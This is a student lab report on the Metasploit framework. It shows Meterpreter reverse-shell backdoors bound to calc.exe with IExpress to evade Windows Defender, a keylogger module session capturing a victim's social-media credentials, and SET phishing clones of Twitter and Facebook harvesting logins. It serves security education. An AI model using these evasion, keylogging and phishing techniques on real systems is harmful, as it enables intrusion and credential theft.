Analysis of Metasploit Framework

COMP 8506 – Assignment 4

Huu Khang Tran, Robert Sobaszek, Anderson Phan, and Peyman Taharni Parsa

Professor: Aman Abdulla

October 25, 2018

Table of Contents

Objective

The purpose of this assignment is to become familiar with the Metasploit framework by using graphical tools like Armitage, Meterpreter, and SET. Metasploit is great framework that allows attackers to craft or build their own specific tools that can be used to carry out a variety of exploitations or attacks on a host machine. This entire experiment (Parts 1-3) evolves around automating and masking a variety of exploits and backdoors on a given victim machine with intentions of running post-exploitation attacks without raising any flags from the firewall or IDS.

Tools Used

1. **Armitage**

   Armitage is a full-frontal application that revolves around the Metasploit framework. This toolkit helps us visualize target host machines, recommends specific exploits, and finally exposing the post-exploitation features that will be shown in the next section.

2. **IExpress**

   A powerful tool provided in the Windows platform that can be used to create self-extracting packages from a set of files that can be executed as a single program. For this experiment in part 1, we used IExpress to combine and hide our payloads crafted from Meterpreter with a legitimate program like notepad.exe or calc.exe.

3. **Social Engineering Toolkit (SET)**

   A social engineering attack toolkit known to be a great penetration testing platform that Kali has to offer. SET is designed to perform advanced attacks against a network's weakest link (the human/user element). This tool contains a variety of attacks designed to be targeted and focused against a person or organization during a penetration test.

4. **Bash Bunny**

   Bash Bunny is a simple, yet powerful multi-functional USB stick that can be used for penetration testing on a given host machine. This USB contains a variety of attack vectors that ranges from keystroke injections attacks, exfiltration, and other forms of exploits.

5. **Rubber Ducky**

   Rubber Ducky is a device that resembles a regular USB flash drive, but acts based on the script provided by the attacker. For this experiment (part 3), we used this stick to carry out an automated script that disables the victim's firewall and injects the payload. When connected to the computer, the script acts as a keyboard and quickly enters all its commands.


6. **Wireshark**

For this exercise, we used Wireshark to capture and analyze the traffic between two machines. In this case, we were mainly sniffing for packets sent from the victim machine to indicate that our backdoor has been successful and that our exploit is fully operational.

Part 1 – Post exploitation with Armitage and Meterpreter

For this assignment, we first used Armitage to graphically lay out the target machines on the network via Nmap (Scan for OS). This tool was beneficial for us throughout the experiment as it contains the tools capable in producing the desired exploits to deploy on the target machines and keeping the client session active during post-exploitation to carry out a variety of attacks like enabling screenshots, key-logging, or any other critical components on the victim's end. The process begins by using Meterpreter to create the exploitation via an executable backdoor, then planting the program on the victim's machine, deploying the backdoor, maintaining an active session between the attacking machine and victim machine, and deploying a post-exploitation attack i.e. key logging.

Figure 1.1 – Using IExpress on Windows to merge a regular executable with backdoor program



IExpress Wizard

Install Program to Launch

Select the programs or INF files to launch from the package. A custom command can also be created below.

Install Program: calc.exe

The below comand will be run after the install has completed.

Post Install Command: reverse-TCP.exe

IExpress Wizard


Create package

Your package has been created. Click Finish when you are ready to quit.

Status:


```
Bytes after:    218,368
After/Before:       77.26% compression
Time:           0.11 seconds ( 0 hr  0 min  0.11 se
Throughput:     2532.11 Kb/second
---
Creating the package...
Done!
```

Figure 1.2 – Backdoor program waiting to be executed after user run's calculator app



After using Meterpreter to create an exectuable backdoor involving both reverse TCP and reverse https payloads, we used IExpress which is a Windows tool that combines two programs into one with the main intentions of being stealthy when dealing with a vulnerable host machine. For this exercise as shown in Figure 1.1, we combined our backdoor programs with calc.exe and notepad.exe which will then be deployed on the victim's machine after the application is exited (Backdoor will run in the background and connect back to the attacking machine – As shown in Figure 1.2). The main advantage of binding our backdoor program with a regular program is that Windows Defender (Anti-malware program) doesn't detect it as a virus which means our backdoor can be actively running on the victim's machine without alerting any IDSs or the user.

Figure 1.3 – Host Migration on victim's machine post-exploitation (Reverse TCP)




Message <2>

[*] Migration completed successfully.

OK

PID	Name	Arch		User	Path
8316	svchost.exe				
4	System				
588	wininit.exe				
692	winlogon.exe				
4892	WmiPrvSE.exe				
2308	ApplicationFrameHost.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\ApplicationFrameHost.exe
876	dllhost.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\dllhost.exe
3032	dllhost.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\dllhost.exe
8424	dllhost.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\dllhost.exe
5980	explorer.exe	x64	1	DCOM-15\Administrator	C:\Windows\explorer.exe
7612	FOGTray.exe	x86	1	DCOM-15\Administrator	C:\Program Files (x86)\FOG\FOGTray.exe
6772	FOGUserService.exe	x86	1	DCOM-15\Administrator	C:\Program Files (x86)\FOG\FOGUserService.exe
5632	igfxEM.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\igfxEM.exe
5664	igfxHK.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\igfxHK.exe
5692	igfxTray.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\igfxTray.exe
7448	jusched.exe	x86	1	DCOM-15\Administrator	C:\Program Files (x86)\Common Files\Java\Java ...
3528	Microsoft.Photos.exe	x64	1	DCOM-15\Administrator	C:\Program Files\WindowsApps\Microsoft.Windo...
9092	MSASCuiL.exe	x64	1	DCOM-15\Administrator	C:\Program Files\Windows Defender\MSASCuiL....
8300	RAVBg64.exe	x64	1	DCOM-15\Administrator	C:\Program Files\Realtek\Audio\HDA\RAVBg64.e...
3752	reverse-TCP.exe	x86	1	DCOM-15\Administrator	C:\Users\Administrator\Desktop\reverse-TCP.exe
8244	RtkNGUI64.exe	x64	1	DCOM-15\Administrator	C:\Program Files\Realtek\Audio\HDA\RtkNGUI64...
3832	RuntimeBroker.exe	x64	1	DCOM-15\Administrator	C:\Windows\System32\RuntimeBroker.exe


Figure 1.4 – Key Logging Attack on victim's machine post-exploitation (Reverse TCP)



```
msf post(windows/capture/keylog_recorder) > set SESSION 2
SESSION => 2
msf post(windows/capture/keylog_recorder) > set PID 7612
PID => 7612
msf post(windows/capture/keylog_recorder) > set MIGRATE true
MIGRATE => true
msf post(windows/capture/keylog_recorder) > set ShowKeystrokes true
ShowKeystrokes => true
msf post(windows/capture/keylog_recorder) > run -j
[*] Post module running as background job 2.
[*] Executing module against DCOM-15
[*] Trying PID: 7612
[+] Already in FOGTray.exe (7612) as: DCOM-15\Administrator
[*] Starting the keylog recorder...
[*] Keystrokes being saved in to /root/.msf4/loot/20181024205505_default_192.168.0.9_host.windows.key_248022.txt
[*] Recording keystrokes...
[+] Keystrokes captured fdfs
[+] Keystrokes captured sdfsdfs<^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H><^H>
[+] Keystrokes captured <^H><^H><^H><^H><^H><^H>www.facebooke<^H>.com<CR>

[+] Keystrokes captured
peyman<Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><S
[+] Keystrokes captured <Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shift><Shif
[+] Keystrokes captured rsa<Shift><Shift><Shift>!<^H><Shift>@hotmail.com<Tab>
[+] Keystrokes captured helloworld<CR>

msf post(windows/capture/keylog_recorder) > |
```

As a post-exploitation attack, we decided to go forward with an active key-logging session that will be captured on the victim's machine. Before logging the key strokes, we migrated the current Armitage process with our backdoor program which is depicted in figure 1.3. The purpose of cloning the process (migration) is to make sure that if our current exploited session resets and closes for some odd reason, we would still have an active connection which is most suitable for such activity in key-logging. Once the migration is successful and the process is cloned, we began our attack by initializing the key-logger on the victim's machine as shown in figure 1.4. Based on the results of this attack, it can be concluded as a successful attempt of logging the user's keystrokes as we were able to trace down a specific username and password used on a social media account and every action the user performs on their machine.

Figure 1.5 – Screenshot Attack on victim's machine post-exploitation (Reverse HTTPS)




The other payload we decided to unload on the victim was a reverse https that is then integrated with the calc.exe program through IExpress. Once the payload has been executed on the victim's machine, we decided to use the live-screenshot feature as a form of a post-exploitation attack. As shown in figure 1.5, we were able to capture a screenshot of a specific instance which would be the user accessing their social media account. This can be considered a useful form of a passive reconnaissance as we are capturing as much information as we can about the user without alerting their firewall. To conclude from this experiment, the combination of Armitage, Meterpreter, and IExpress proved to be a very powerful tool that gives us a glimpse how simple it is to unload malicious payloads on a victim's machine.

A recommendation to prevent something like this from happening would involve having a real-time anti-spyware protection set up and integrated with a well-designed IDS. Having a service that is actively scanning can be more worth-while to protect systems from adware, Trojan, and any other spyware infections before those are executed. A well-designed IDS goes together with the anti-spyware because gives administrators indicators of odd traffic in their network if the backdoor is active and date is being transmitted to an unauthorized user.

Part 2 – The Social Engineering Toolkit (SET)

Figure 2.1 – Victim machine using credentials to log on to a social media account



Log in to Twitter

aman


Password

■ Remember me · Forgot password?

New to Twitter? Sign up now »

Already using Twitter via text message? Activate your account »

Figure 2.2 – Full SET website vector attack on a target host machine



```
ip.addr == 192.168.0.2

No.     Time         Source       Destination  Protocol Length Info
    252 7.075609303  192.168.0.2  192.168.0.3  TCP        66 58282 → 80 [ACK] Seq=372 Ack=98 Win=29312 Len=0 TSval=2936828922 TSecr=1603652063
    253 7.075617158  192.168.0.2  192.168.0.3  TCP        66 58284 → 80 [ACK] Seq=372 Ack=98 Win=29312 Len=0 TSval=2936828922 TSecr=1603652064
    254 7.075669228  192.168.0.2  192.168.0.3  TCP        66 58282 → 80 [FIN, ACK] Seq=372 Ack=101 Win=29312 Len=0 TSval=2936828922 TSecr=1603652064
    255 7.075677076  192.168.0.3  192.168.0.2  TCP        66 80 → 58282 [ACK] Seq=101 Ack=373 Win=30080 Len=0 TSval=1603652064 TSecr=2936828922
    256 7.075730383  192.168.0.2  192.168.0.3  TCP        66 58284 → 80 [FIN, ACK] Seq=372 Ack=101 Win=29312 Len=0 TSval=2936828922 TSecr=1603652064
    257 7.075738605  192.168.0.3  192.168.0.2  TCP        66 80 → 58284 [ACK] Seq=101 Ack=373 Win=30080 Len=0 TSval=1603652064 TSecr=2936828922
    258 7.076222828  192.168.0.3  192.168.0.2  TCP        90 80 → 58286 [PSH, ACK] Seq=1 Ack=372 Win=30080 Len=24 TSval=1603652064 TSecr=2936828921 [TCP segment of a reassembled PDU]
    259 7.076336468  192.168.0.3  192.168.0.2  HTTP      141 HTTP/1.0 404 Not Found
    260 7.076385288  192.168.0.2  192.168.0.3  TCP        66 58286 → 80 [ACK] Seq=372 Ack=25 Win=29312 Len=0 TSval=2936828923 TSecr=1603652064
    261 7.076541933  192.168.0.2  192.168.0.3  TCP        66 58286 → 80 [FIN, ACK] Seq=372 Ack=101 Win=29312 Len=0 TSval=2936828923 TSecr=1603652064
    262 7.076551384  192.168.0.3  192.168.0.2  TCP        66 80 → 58286 [ACK] Seq=101 Ack=373 Win=30080 Len=0 TSval=1603652065 TSecr=2936828923
    293 14.933478686 192.168.0.2  224.0.0.251  MDNS      195 Standard query 0x0000 ANY 4.f.0.b.5.b.8.7.8.e.1.d.5.2.d.a.0.0.0.0.0.0.0.0.0.0.0.0.0.8.e.f.ip6.arpa, "QM" question ANY linux-14…
    370 21.815825301 192.168.0.2  192.168.0.3  TCP        74 58308 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2936843662 TSecr=0 WS=128
    371 21.815854780 192.168.0.3  192.168.0.2  TCP        74 80 → 58308 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=1603666804 TSecr=2936843662 WS=128
    372 21.816077699 192.168.0.2  192.168.0.3  TCP        66 58308 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2936843663 TSecr=1603666804
    373 21.816114487 192.168.0.2  192.168.0.3  HTTP     1444 POST /sessions HTTP/1.1  (application/x-www-form-urlencoded)
    374 21.81612707  192.168.0.3  192.168.0.2  TCP        66 80 → 58308 [ACK] Seq=1 Ack=1379 Win=31872 Len=0 TSval=1603666804 TSecr=2936843663
    375 21.819063856 192.168.0.3  192.168.0.2  TCP       170 80 → 58308 [PSH, ACK] Seq=1 Ack=1379 Win=31872 Len=104 TSval=1603666807 TSecr=2936843663 [TCP segment of a reassembled PDU]
    376 21.819118896 192.168.0.3  192.168.0.2  TCP        66 80 → 58308 [FIN, ACK] Seq=105 Ack=1379 Win=31872 Len=0 TSval=1603666807 TSecr=2936843663
    377 21.819223715 192.168.0.2  192.168.0.3  TCP        66 58308 → 80 [ACK] Seq=1379 Ack=105 Win=29312 Len=0 TSval=2936843666 TSecr=1603666807
    378 21.819344571 192.168.0.2  192.168.0.3  TCP        66 58308 → 80 [FIN, ACK] Seq=1379 Ack=106 Win=29312 Len=0 TSval=2936843666 TSecr=1603666807
    379 21.819354084 192.168.0.3  192.168.0.2  TCP        66 80 → 58308 [ACK] Seq=106 Ack=1380 Win=31872 Len=0 TSval=1603666807 TSecr=2936843666
```

```
    [Full request URI: http://192.168.0.3/sessions]
    [HTTP request 1/1]
    File Data: 938 bytes
  ▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    Form item: "session[username_or_email]" = "aman"
      Key: session[username_or_email]
      Value: aman
    Form item: "session[password]" = "password"
      Key: session[password]
      Value: password
    Form item: "authenticity_token" = "f921459934f96e5d7684f1f79e33465693a54d5d"
      Key: authenticity_token
      Value: f921459934f96e5d7684f1f79e33465693a54d5d
```

```
01f0  73 74 73 3a 20 31 0d 0a  0d 0a 73 65 73 73 69 6f   sts: 1·· ··sessio
0200  6e 25 35 42 75 73 65 72  6e 61 6d 65 5f 6f 72 5f   n%5Buser name_or_
0210  65 6d 61 69 6c 25 35 44  3d 61 6d 61 6e 26 73 65   email%5D =aman&se
0220  73 73 69 6f 6e 25 35 42  70 61 73 73 77 6f 72 64   ssion%5B password
0230  25 35 44 3d 70 61 73 73  77 6f 72 64 26 61 75 74   %5D=pass word&aut
0240  68 65 6e 74 69 63 69 74  79 5f 74 6f 6b 65 6e 3d   henticit y_token=
0250  66 39 32 31 34 35 39 39  33 34 66 39 36 65 35 64   f9214599 34f96e5d
0260  37 36 38 34 66 31 66 37  39 65 33 33 34 36 35 36   7684f1f7 9e334656
0270  39 33 61 35 34 64 35 64  26 75 69 5f 6d 65 74 72   93a54d5d &ui_metr
0280  69 63 73 3d 25 37 42 25  32 32 72 66 25 32 32 25   ics=%7B% 22rf%22%
0290  33 41 25 37 42 25 32 32  61 30 35 63 64 30 39 32   3A%7B%22 a05cd092
02a0  61 34 35 33 32 35 31 34  32 34 33 61 37 34 66 34   a4532514 243a74f4

Text item (text), 36 bytes
```

```
directory traversal attempt detected from: 192.168.0.2
192.168.0.2 - - [24/Oct/2018 06:44:05] "GET /index.html HTTP/1.1" 404 -
directory traversal attempt detected from: 192.168.0.2
192.168.0.2 - - [24/Oct/2018 06:44:05] "GET /index.html HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=aman
POSSIBLE PASSWORD FIELD FOUND: session[password]=password
PARAM: authenticity_token=f921459934f96e5d7684f1f79e33465693a54d5d
PARAM: ui_metrics={"rf":{"a05cd092a4532514243a74f4d766de50936e05cdde13dd0849eb48
23fb5771e0":-153,"a5193e66c02fbff15c94e254bb8aca7db84f25e2a283f5ff0d599093ce7c5f
97":-1,"a2ff2c1a40949741dd7946e652b0b089814994d469130dc280819a7a475ace30":-32,"a
eef1273de269c0f0d925cacddfad77d2dd5a58caad18564d972d3847f21027e":-8},"s":"fXVqGC
9mNcB1aIg7TbWGszB-lB5jFKm0phGO0Yvqb9MuWbIMSrqUKMHbcIOmS466ve2XYUoX7hlh5jGe7eBw_V
kZwqgafCFtdIsDAesXknfrJ760RAtxcVr_r146ajOxRSnbLsuxjqMPAeyZ3anUCw8nSvP9gFiMQYGZCU
fxiUx9rFIirnMF71FNPiaye_pjv9D_y9eldD4LYXC4giACszBrUt50aLeyUYs9AWAnXD939CcHzbuK5S
LK6FQYCvoZfMpW5sA4bFm6DpUA5SoqzWejOm0ng_jPIEd5BW9s1fjZ6XfnGEqS2ovPIKcewq7JYbpL01
5-0I6O9sMknsL6pQAAAWan0fGx"}
PARAM: scribe_log=
POSSIBLE USERNAME FIELD FOUND: redirect_after_login=
PARAM: authenticity_token=f921459934f96e5d7684f1f79e33465693a54d5d
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Packets: 460 · Displayed: 227 (49.3%) · Dropped: 0 (0.0%)

For the first type of SET exploitation, the method used would involve using a fake website that is made to look like it is a legitimate website or even a dupe of another well-known website such as Facebook or Twitter. As seen in figures 2.1 and 2.3, the website being mimicked includes Twitter's and

Facebook’s login page, where the login name and password is entered by an unsuspecting person and after entering their credentials then attempting login, they’ll be redirected to the actual site’s login.

Anyone not suspicious of this would think they just entered their password wrong and try again and never know they’ve leaked their credentials as seen in figures 2.2 and 2.4. From the attacking host’s pc where the malicious website is setup, SET listens to the information being entered and outputs it to the terminal. The result of this piped message displays all the information on the unsuspecting person’s login attempt.

Figure 2.3 – QR Code scanned on a mobile device access with victim accessing Facebook


